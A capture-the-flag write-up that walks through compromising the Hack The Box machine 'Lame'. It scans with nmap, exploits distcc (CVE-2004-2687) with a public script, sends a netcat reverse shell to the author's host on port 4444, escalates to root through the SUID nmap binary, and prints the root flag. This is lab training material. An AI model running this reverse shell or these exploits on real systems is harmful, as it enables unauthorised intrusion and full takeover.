

LAME

<https://app.hackthebox.com/machines/Lame>

We start by doing a scan of ports and services with the nmap tool.

```
sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.3 > escaneo.txt
```

```
> sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.3 > escaneo.txt
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
File: escaneo.txt
1 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 15:55 CEST
2 NSE: Loaded 46 scripts for scanning.
3 Initiating SYN Stealth Scan at 15:55
4 Scanning 10.10.10.3 [65535 ports]
5 Discovered open port 21/tcp on 10.10.10.3
6 Discovered open port 445/tcp on 10.10.10.3
7 Discovered open port 139/tcp on 10.10.10.3
8 Discovered open port 22/tcp on 10.10.10.3
9 Discovered open port 3632/tcp on 10.10.10.3
10 Completed SYN Stealth Scan at 15:55, 26.42s elapsed (65535 total ports)
11 Initiating Service scan at 15:55
12 Scanning 5 services on 10.10.10.3
13 Completed Service scan at 15:55, 11.25s elapsed (5 services on 1 host)
14 NSE: Script scanning 10.10.10.3.
15 Initiating NSE at 15:55
16 Completed NSE at 15:55, 0.01s elapsed
17 Initiating NSE at 15:55
18 Completed NSE at 15:55, 0.00s elapsed
19 Nmap scan report for 10.10.10.3
20 Host is up (0.049s latency).
21 Not shown: 65530 filtered tcp ports (no-response)
22 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
23
24 PORT      STATE SERVICE      VERSION
25 21/tcp    open  ftp          vsftpd 2.3.4
26 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
27 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
28 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
29 3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
30 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
31
32 Read data files from: /usr/bin/./share/nmap
33 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
34 Nmap done: 1 IP address (1 host up) scanned in 37.88 seconds
Raw packets sent: 131085 (5.768MB) | Rcvd: 17 (748B)
```

After researching about vsftpd and not finding anything, I searched about distccd and found the following

The screenshot shows a GitHub repository interface. At the top, there's a navigation bar with 'main' branch selected, '1 Branch', and '0 Tags'. A search bar says 'Go to file'. A green 'Code' button is on the right. Below this, a commit by 'angelpimentell' is shown, dated '2 years ago'. A file list shows 'README.md' and 'distcc_cve-2004-2687_exploit.py', both from the 'First commit'. The 'README' file is selected, showing its content. The title is 'DistcCC Daemon Exploit (CVE-2004-2687)'. The description states: 'This project was created with the purpose of taking full advantage of the vulnerability CVE-2004-2687 in a simple way using Python, it project allows to get remote command execution if the right conditions are given.' Under 'How to use', a code block shows the command: `python3 distcc_cve-2004-2687_exploit.py -i <ip> -p <port>`.

```
git clone https://github.com/angelpimentell/distcc_cve_2004-2687_exploit
```

```
python3 distcc_cve-2004-2687_exploit.py -i <ip> -p <port>
```

```
python3 distcc_cve-2004-2687_exploit.py -i 10.10.10.3 -p 3632
```

```

> git clone https://github.com/angelpimentell/distcc_cve_2004-2687_exploit
Cloning into 'distcc_cve_2004-2687_exploit'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
> ls
distcc_cve_2004-2687_exploit  escaneo.txt
> cd distcc_cve_2004-2687_exploit
> ls
distcc_cve-2004-2687_exploit.py  README.md
> python3 distcc_cve-2004-2687_exploit.py -i 10.10.10.3 -p 3632

[+] Connection successful
[+] Try to execute commands


> whoami
daemon

> ls
5550.jsvc_up
distcc_50a6b83d.stdout
distcc_50c4b83d.stderr
distccd_5070b83d.i
distccd_5077b83d.o
exploit.sh
f
gconfd-makis
lse.sh
orbit-makis
poaun
tmp.gFxzEa6047
tmp.nNVsZn6209
vgauthsvclog.txt.0
vmware-root


>

```


We launch a reverse shell on port 4444, to explore the system in a more comfortable way.



```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.37 4444 >/tmp/f
```



We inspect the directories inside the home directory and find the user flag




When doing `sudo -l` we are asked for the password so we look for binaries with SUID permissions and highlight one in particular

```
find / -perm -4000 2>/dev/null
```

```
sh-3.2$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
sh-3.2$
```

We search in GTFOBins



We enter the following

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Input echo is disabled.

```
sudo install -m =xs $(which nmap) .
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
./nmap --script=$TF
```

by adding to the last command the localhost we have access to

```
sudo install -m =xs $(which nmap) .
```

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
./nmap --script=$TF 127.0.0.1
```

```
sh-3.2$ pwd
/usr/bin
sh-3.2$ TF=$(mktemp)
sh-3.2$ echo 'os.execute("/bin/sh")' > $TF
sh-3.2$ ./nmap --script=$TF 127.0.0.1

Starting Nmap 4.53 ( http://insecure.org ) at 2024-07-23 10:25 EDT
SCRIPT ENGINE: Warning: Loading '/tmp/tmp.cPWLg29296' - the recommended file extension is '.nse'.
whoami
root
```

Root flag

```
cat /root/root.txt
bf095b122698641ad7ba8cbf4d129f28
```